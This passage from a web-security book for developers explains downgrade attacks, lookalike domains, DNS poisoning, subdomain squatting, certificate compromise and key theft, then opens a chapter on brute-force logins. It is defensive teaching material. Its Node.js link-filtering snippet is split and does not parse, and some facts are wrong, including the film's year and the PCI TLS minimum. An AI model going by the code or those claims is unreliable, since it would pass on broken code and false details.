Knowing this, attackers perform *downgrade attacks*, inserting themselves in the middle of a TLS handshake and attempting to persuade the client and server to fall back to a less secure algorithm—in the hope of being able to intercept and snoop on traffic. One such exploit is the POODLE attack, which stands for Padding Oracle On Downgraded Legacy Encryption. (You kind of feel the authors *stre-e-etching* to come up with a dog-related pun on that one.)



To mitigate downgrade attacks, your web server should be configured to accept a minimally strong version of TLS. At the time of this writing, the recommended minimum version of TLS for systems handling credit card data is TLS 1.3, as illustrated in the earlier Nginx configuration file. (The standards are published at <https://www.pcisecuritystandards.org>).

Specifying a minimum TLS version won't place an undue burden on most web applications, since modern browsers are self-updating and generally support the latest encryption standards. Some types of web applications can't be quite as strict in their approach, however: if you are maintaining web services for embedded devices, it's rare for such clients to receive security updates, so you will, unfortunately, have to support older encryption standards for longer.

## Misdirection vulnerabilities

*The Sting* is a 1971 crime caper film where Robert Redford and Paul

Newman play con artists trying to grift money out of an organized crime boss. The pair [spoiler alert] set up an elaborate, fake betting shop, persuade their mark to put down a large bet, and then make off with his money after the shop is raided by the "police" (who are actually accomplices of the conmen).


This is a twist on an old con that is alive and well in the internet age. Setting up a fake website is far easier (and has much greater reach) than setting up a fake business to take a victim's money. If an attacker cannot intercept communication between you and your users, they may instead try to trick users into visiting their own copycat website to take advantage of the trust the users have in your website. Let's look at some of the techniques that hackers use.

## Doppelganger domains

You are likely familiar with spam emails that attempt to trick the user into visiting fishy-looking links like `www.amazzon.com` or `safe.payall.com`. (If you aren't, you have led a blessed life, and please let the author know which email service provider has protected you thus far.)

These fake websites are known as *doppelganger domains* because they mimic with ill intent a domain that the user already trusts. As well as intentional typos, such domains often use characters that look alike to confuse a victim—0 (zero) for O (oh, the letter) or 1 (one) for l (L, the letter), and so on.

Other doppelganger domains abuse the International Domain Name (IDN) standard to swap in characters from non-ASCII character sets, which allows, for example, an attacker to replace the *a* character with their Cyrillic lookalike character *а*. In this type of *homophone attack*, the domain `wikipedia.org` becomes `wikipedia.org`, looking largely indistinguishable to the layperson.



DR BONES PRESENTS

# FUN WITH INTERNATIONAL CHARACTERS

CYRILLIC

aceopxy

GREEK

ονεικηπτωχγ


THAI

ຄ ຖ ນ ບ ປ ລ ຮ

ACCENTED CHARACTERS

í î é ö

Modern browsers attempt to foil this type of attack by rendering internationalized domain names in *Punycode*—Unicode rendered with the ASCII character set—unless those characters are in a language that the user has set in their preferences. Here's how our fake Wikipedia looks in Chrome, unless your system is set up to use the Cyrillic alphabet:



Attackers can also take advantage of a victim's lack of knowledge about subdomains. One fatal security mistake in the design of the internet is that

domains should be read from right to left: the site `www.google.com.etc.com` would actually be hosted on the `etc.com` domain, but the less internet-savvy internet user may not be aware of this.

So, what can you do to protect your users from doppelganger domains? You aren't the internet police, after all, and these fake domains aren't under your control.

Larger organizations will sometimes launch awareness campaigns to inform their users of the threat, but these tend to be of limited use. Sending emails to users telling them to be aware of fake domains will simply annoy your more technologically minded users and will go over the head of anyone likely to fall victim to such a scam.

Tools like [dnstwister](#) allow you detect doppelganger domains, and even a Google search alert might help you detect scammers. Some organizations go as far as buying up every potentially misleading domain as a form of protection, though these can get expensive very quickly.

There are a couple of concrete steps you should definitely take, though. Firstly, if your web application allows users to share links or messages containing links, you need to ensure these links are blocked if they contain malicious domains. If an attacker is looking to make victims out of your users, your own comments pages are the best place to trawl for victims!

Here's an example of how you might scan for malicious links in comments in Node.js:

```
function convertUrlsToLinks(comment, blocklist) {
    comment = escapeHtml(comment);

    // Find anything that looks like a link, check
    // it is safe.
    const urlRegex = /(https?:\/\/[^\s]+)/g;
    return comment.replace(urlRegex, (match) => { #A
        const url = new URL(match);

        if (blocklist.includes(url.hostname)) { #B
            throw new Error(`Blocked domain found: ${url.hostname}`);
        }
    });
}
```

```
        return `<a href="${url.href}">${url.href}</a>`; #C
    });
}
```

Secondly, you should secure the transactional emails you send out to users so that an attacker cannot pretend to be you and send fake emails from your domain. *Spoofing* the From address in an email is trivially easy for an attacker—we will look at how to protect your users from spoofed emails using DomainKeys Identified Mail (DKIM) in Chapter 14.


## DNS poisoning

The Domain Name System (DNS) is the guidebook for the internet. Computers communicating on the internet deal with Internet Protocol (IP) addresses, but humans are better at remembering alphabetic domain names. DNS is the magic that allows a browser (or another internet-connected device) to resolve one to the other.

Since DNS is the one place where IP addresses can be definitively resolved, it's only natural that the Domain Name System gets attacked by hackers looking to divert users' traffic to malicious sites. Usually, this is achieved by means of a DNS poisoning attack. Before we get into the details of that concept, let's go over briefly how DNS works.

Suppose a browser wants to resolve a URL like `https://www.example.com` to a specific IP address. This task will typically be performed by the DNS resolver supplied by the host operating system—for example, the `glibc` library on Linux.

In the most straightforward case, the DNS resolver will ask a root DNS server (whose IP is hard-coded into the browser) which DNS server can supply IP addresses for the `.com` domain.



The resolver will then proceed to make a request to the DNS server described in the initial response and ask it where it should look for the example.com domain.



Finally, the resolver will take the answer from that lookup and ask the server hosted at that address for the IP address of the www.example.com subdomain.



Once these three successive lookups are completed, the browser will have its IP address and the web request can be initiated.

This is, as you may have guessed, a radical simplification of the process since. If every internet request hit the root domain servers they would be extremely busy. (There are only 13 of them in the world!) To make things more scalable, each layer of DNS consists of multiple servers, and a lot of caching occurs in each stage of the process.

The browser will cache DNS lookups in memory; the operating system will typically keep its own DNS cache, too. More significantly, your Internet service provider and/or corporate network will host its own DNS server that will respond to most DNS requests instead of referring back to an authoritative server.


All these DNS caches make a juicy target for hackers wanting to divert traffic using a DNS poisoning attack. For simple mischief, it's enough to edit the host files on the victim's device—which lives at `/etc/hosts` on Linux or at `C:\Windows\System32\drivers\etc\hosts` on Windows.

More serious threats target the root servers and ISPs. In 2019, a hacker group known as Sea Turtle compromised a Swedish Internet service provider and the Domain Name System for the Saudi Arabian top-level domain `.sa`. This was a sophisticated hacking operation that pointed to state-sponsored actors,

though nobody was able to pinpoint their motives. (Maybe they had a grudge against countries beginning with the letter S?)

So: what can you do to protect against DNS poisoning? Well, the good news is, having your traffic stolen via DNS poisoning isn't a huge threat in isolation, providing you implement HTTPS. If an attacker manages to steal your HTTPS traffic, they will also need to present a certificate to the victim's browser.

This permits them two alternatives: if they present your certificate, they won't be able to decrypt traffic sent to their fake site (providing they haven't found a way to compromise your encryption keys—more on that later.) If they alternatively present their own certificate, the browser will complain that it is illegitimate:



For this reason, DNS poisoning attacks are rarely used in isolation—they are usually combined with the sort of certificate compromise we will look at in the next section.

The other good news is that the DNS system is in the process of being made more secure. *DNSSEC* (DNS Security Extensions) is a newish set of cryptographic protocols that allows DNS servers to digitally sign their responses, and hence prevent DNS poisoning attacks.

Enabling DNSSEC requires changes to both the client and the server since the DNS server must publish DNS records containing cryptographic keys

(and be prepared to validate DNS responses from other DNS servers), whereas the client must validate the encryption keys returned by servers.

At the time of this writing, of the mainstream browsers, only Google Chrome enables DNSSEC by default. (Firefox, Safari, and Microsoft Edge require configuration changes or installation of plugins by the user.) DNS servers are ahead of the game here: nearly all top-level domains (TLDs) support DNSSEC, and the major hosting providers support DNSSEC for the domains they host. Enabling DNSSEC varies in complexity by hosting provider—Google Cloud makes it pretty seamless, for example:

Enable DNSSEC for existing managed public zones

To enable DNSSEC for existing managed public zones, follow these steps.

Console gcloud Terraform Python

1. In the Google Cloud console, go to the [Cloud DNS](#) page.  
[Go to Cloud DNS](#)

2. Click the zone name for which you want to enable DNSSEC.


3. On the [Zone details](#) page, click [Edit](#).

4. On the [Edit a DNS zone](#) page, click [DNSSEC](#).

5. Under [DNSSEC](#), select [On](#).

6. Click [Save](#).

Your selected DNSSEC state for the zone is displayed in the [DNSSEC](#) column on the [Cloud DNS](#) page.



Even if support for DNSSEC is in its infancy, it's a good idea to enable it for your domains, if feasible. (Nothing will break if you do—browsers that don't yet support the extensions will simply ignore it.)

## Subdomain squatting


When you launch a website, you become an active participant in DNS. Not only is your domain name registered with DNS, but you will also have to set up extra DNS registries on your domain itself. This might consist of a *mail exchange* (MX) record used to route email to your mail provider, an A record to route web traffic to the IP address of your load balancer, and a CNAME entry to allow for the `www` prefix for web traffic.

You might also find yourself setting up arbitrary subdomains for specific features of your product. If you owned the `example.com` domain, for instance,


you might set up the subdomain `blog.example.com` to point to your company blog, hosted on a whole separate web application. Or you might use `test.example.com` to host your testing environment.

These subdomains are listed (publicly) in your DNS entries, and attackers will actively scan for *dangling* subdomains—ones that point to resources that no longer exist. This typically happens when a resource is deprovisioned but the DNS entry for the subdomain is not removed in a timely fashion.

Say your company decided to host the corporate blog on the blogging website `medium.com` but the marketing department later abandoned the idea and didn't tell the IT department. You will end up with a DNS entry pointing to a non-existent website:



In a *subdomain squatting* attack, the attacker claims the namespace of the deprovisioned resource, effectively moving into the space you left vacant. In this case, they might scan your DNS entries for any dangling subdomains and register the (now abandoned) username `example-blog` on `medium.com`:



A stolen subdomain is a valuable resource for a hacker. Since stolen subdomain resources are accessible under your domain, any malicious website they host on their stolen subdomain may be able to steal cookies from your web traffic.

Stolen subdomains are also commonly used in phishing attacks and to host links to malware, because victims are more likely to click on a link to a trusted domain and because email service providers are less likely to mark emails as malicious if the domain names of links in the email match the domain from which the email is sent.

There are a handful of approaches to preventing subdomain squatting. You should take care to delete subdomain entries *before* deprovisioning any resource (which means documenting processes that need to be followed internally!).

If you implement a lot of subdomains, consider scanning periodically for dangling subdomains using automated domain enumeration tools like `Amass` or `Sublist3r`. (These are the same tools that hackers use, so they come recommended.)

Lastly, be conservative about which (if any) subdomains can read cookies and are covered by your certificate. Two different domains—for instance, example.com and blog.example.com, or blog.example.com and support.example.com—can share cookies only if the domain attribute is present in the header:

Set-Cookie: session\_id=273819272819191; domain=example.com

If you don't need to read the cookie on subdomains, omit the domain attribute.


When you apply for a digital certificate, you will be asked which domains this certificate applies to (including subdomains). *Wildcard certificates* can be used on all subdomains for a given domain (and tend to cost money). Avoid using them if you don't need them, since it's more secure to explicitly enumerate your subdomains when creating the certificate!

# Certificate compromise


Recall from Chapter 3 that digital certificates are the secret sauce that power encryption on the internet. Each browser will have a handful of *certificate*

*authorities* they trust; these authorities will in turn sign certificates for particular domains, once the domain owner has issued a *certificate signing request* and demonstrated they have ownership of a particular domain.

There can also be more interim steps: the root certificate used by a certificate authority is hugely sensitive, so it is generally used to generate and sign a number of interim certificates for everyday use before being locked away safely; large organizations will also often act as their own intermediate certificate authorities, allowing them to issue certificates for their own domains. Thus, verifying a particular certificate involves checking a *chain of trust*:



Hackers are going to hack, though, so compromises along the chain of trust can and do happen. In 2011, the certificate authority Comodo was compromised, and a hacker was able to issue a number of bogus certificates. (In an act of admirable pettiness, the hacker revealed in a separate message that the admin password for Comodo Cybersecurity was `globaltrust`, and they simply guessed the password to achieve access.)



Governments and state-sponsored actors also tend to get in on the act. Edward Snowden leaked information revealing that the National Security Agency (NSA) used forged certificates to conduct MITM attacks against the Brazilian oil company Petrobas. Some governments aren't clandestine about their snooping: the government of Kazakhstan has tried several times to force its citizens to install a "national security certificate" that would allow them to snoop on all internet traffic in the country. (Fortunately, Google and Apple have refused to honor the certificate in Chrome and Safari, meaning the scheme never took hold.)

## Certificate revocation

If your certificate authority is compromised or the private encryption keys that correspond to a certificate are stolen, it is important that you revoke the certificate with the originating authority. Often this can be done with a command-line tool like certbot, or simply by an admin website—here's how to do it with the domain registrar NameCheap:

Certificate Versions		
Certificate ID	Status	Secured Domains
7571796	ISSUED	1 Domain
7073175	REPLACED	1 Domain

A screenshot of the NameCheap Certificate Versions page. It shows two certificate entries. The first entry for certificate ID 7571796 has a green 'ISSUED' status button. The second entry for certificate ID 7073175 has a red 'REPLACED' status button. Both entries show '1 Domain' under 'Secured Domains'. To the right of each entry is a 'SEE DETAILS' button with a dropdown arrow, and below that is a 'Revoke' button. The 'Revoke' button for the second entry is highlighted with a green box and an arrow pointing to it.

Web browsers can determine whether a certificate has been revoked by checking either a certificate revocation list (CRL) or an online certificate

status protocol (OCSP) response.

A *certificate revocation list* is a list of revoked certificates that is published by the certificate authority (CA) that issued the certificates—the CRL will be downloaded periodically by the web browser and stored locally. When the browser encounters a certificate during a TLS handshake, it checks to see whether the certificate is listed in the CRL. If it is, the browser will display a warning to the user.

An OCSP request is a real-time query to the OCSP responder associated with certificate authority to determine the revocation status of a certificate. Most modern web browsers use both CRLs and OCSP to check the revocation status of TLS certificates and will fall back to one or the other, depending on the configuration of the server being accessed.

Once a certificate has been revoked, you will of course have to reissue a replacement certificate and deploy it to your servers. It's important to automate this process to avoid manual errors that may occur when putting keys in place—you don't want any compromised certificates mistakenly staying in place!

## Certificate transparency

Being able to quickly revoke certificates is one thing, but it is a whole other challenge to determine whether your certificate has been compromised—particularly if the compromise happens higher up the trust chain.

To help with this task, certificate authorities now implement *certificate transparency* logs—they are required to publish to a publicly available database all certificates they issue. This allows website owners to detect any rogue certificates that have been issued for their domain.

You can monitor these certificate transparency logs using tools that are often built into the dashboard of your hosting provider. Cloudflare, for example, allows you to enable the functionality with a single click:

Certificate Transparency Monitoring Beta

Receive an email when a Certificate Authority issues a certificate for your domain.

Notification email

Add

Email

bsolomon@cloudflare.com	x
lunchbuddies@cloudflare.com	x
internprojects@cloudflare.com	x


Help ▾

Scanning for rogue certificates issued against your domain is a helpful way to detect compromises early and is generally painless to implement.

## Stolen keys

We've discussed the importance of using cryptography to avoid MITM attacks; we've discussed how phony domains and DNS poisoning can be used to steal traffic; and we've discussed the risks around certificate authorities being compromised. The last risk we discuss is probably the simplest to describe: what happens when an attacker steals your (private) encryption keys?

A typical deployment of a web server and application looks like this, with the web server having access to both the certificate (which is public) and the private encryption key (which must be kept private):



I've deliberately omitted a lot of the details (there are typically many web servers sitting behind a load balancer, for example), but this diagram

illustrates the main points.

The private key that pairs with your certificate is actively used by the web server to decrypt HTTPS traffic before sending unencrypted HTTP traffic downstream to the application server (and to encrypt responses going the other way). So the attacker's goal comes down to accessing this private key in some fashion.

## Server access

The easiest way to steal an encryption key is to simply log on to the server with a protocol like Secure Shell (SSH) or a remote desktop on Windows. This requires an attacker to have an access key, and to have access to the server on which the web server is running, in the same way an administrator might do when performing server maintenance.

Make sure this is not an easy combination to achieve—be mindful of issuing access keys with this risk in mind! It's a good idea to issue them only on an as-needed basis and remove them when access is no longer needed. Better yet, restrict server access only to automated processes that perform the necessary maintenance and release-time changes.

If the application server and web server are running on the same computer, it may be possible for an attacker to exploit a *command injection* vulnerability in the application server to steal encryption keys from disk. We will learn how to protect against these in chapter 10, but knowing about this risk is a helpful argument for isolating your web and application servers to separate machines.

On the computer hosting the web server, accessing the directory that contains private keys should only be possible with elevated permissions—ensure you practice the *principle of least privilege*. Only the web server process should have access to that particular directory; low-level users or processes logging on to the operating system should not have such permissions.

Finally, you need to be careful during your deployment process so that sensitive keys aren't exposed over the internet. A web server like Nginx is typically used to host public assets—like images, JavaScript, and CSS files—

since these are static and don't (generally) require the execution of server-side code to deliver to the browser. Writing encryption keys to public directories is an easy and fatally dangerous mistake to make.

If you suspect your TLS keys have been compromised, you should revoke your certificates immediately, regenerate keys, and make the required disclosures we will review in Chapter 15. Erring on the side of caution is key —*any* unexplained access to your servers should be regarded as a probable compromise. Reviewing access logs and running an intrusion detection system (IDS) review can help detect anomalous activity.

## Summary

- Acquire a certificate and use HTTPS communication to protect against monster-in-the-middle attacks.
- Ensure all communication to your web application is done via HTTPS, by implementing HTTP Strict Transport Security (HSTS).
- Require a minimal version of TLS (1.3 is best at the time of this writing) to protect against downgrade attacks.
- Protect against doppelganger domains by filtering harmful links in user-contributed content and using tools to detect lookalike domains.
- Know what DNS poisoning is and remember how important it is to use HTTPS to mitigate the risks around it. Enable DNSSEC on your domains where feasible.
- Be cautious around creating subdomains, and if you use a lot of them, use automated scanning to detect dangling subdomains.
- Regularly scan certificate transparency logs for suspicious certificate issuance on domains you own.
- Have a scripted process for revoking certificates and reissuing them, and run the process if there is any hint of unauthorized access to your servers.
- Limit access to the servers that hold your encryption, for people and processes.
- Deploy your web and application servers to separate machines.
- Be careful about which directories on your application server are shared publicly (if they contain certificates and assets, for example); and which are definitely not (those that contain private encryption keys!)

# 8 Authentication vulnerabilities

## This chapter covers

- How attackers will attempt to guess credentials on your web application using brute force attacks
- How to stop brute force attacks by using single sign-on, password complexity, CAPTCHAs, rate limiting, and multifactor authentication
- How to store credentials securely
- How your web application might leak the existence of usernames, and why that's a bad thing

A lot of web applications are designed for interaction between users, whether it's by sharing cat videos or arguing about recipes in the comments section of the *New York Times* website.

User accounts on websites represent our online presence, and as such, have value to hackers. For some sites, the value is obvious—compromised credentials for banking websites can be used directly for fraud. Other types of stolen accounts can be used for marketing scams or identity theft.

If your website has a login page, you have a responsibility to protect the identity of your users. This means keeping their *credentials*—the information the user has to enter to gain access to their account—out of the hands of attackers. Let's look at some of the ways an attacker will attempt to steal credentials, and how to stop them.

## Brute force attacks

When we talk about a user's credentials, we are normally referring to their username and password. A user can identify themselves in ways other than by choosing and reentering a password, but these methods are usually offered in addition to, rather than instead of, passwords, as we shall discuss later in the chapter.


Usernames on many websites are frequently just email addresses; that is, unless the site is designed to allow interaction between users, in which case each user will typically sign up with an email address and then choose a separate display name.

The most straightforward way for an attacker to steal credentials is to simply guess them—by using a hacking tool to try millions of different username-and-password combinations and record which ones return a success code. This is called a *brute force attack*.

Unsurprisingly, a number of hacking tools allow you to do this from the command line. One such tool Hydra, bundled with the Kali Linux distribution, which is popular with hackers and penetration testers.

Rather than enumerate every username from aaaaaaaaa to zzzzzzzz, hackers tend to use lists of usernames and passwords stolen from previous data leaks. A bit of back-of-the-envelope math makes it obvious why: if we simplify our brute force attack and assume there are eight characters in the username and eight in the password, each taking an alphabetic (upper- or lowercase) or numeric character, this generates 476 *nonillion* possible combinations! At the rate of one login attempt per second, this will take 15 quadrillion years to execute the attack—probably more effort than is worth it to compromise a meatloaf chat forum.

A hacking tool like Hydra allows you to plug in wordlists of usernames and passwords to try, which speeds things along significantly. Users often reuse usernames and passwords across websites—we each have a limited memory space, after all, and life is too short to spend thinking up new passwords for every site we visit. Applying Hydra to many websites in this way will start to show results in minutes.



Relying on just a username and password to authenticate your users, then, is dangerous. How can you strengthen your authentication?

## Single sign-on

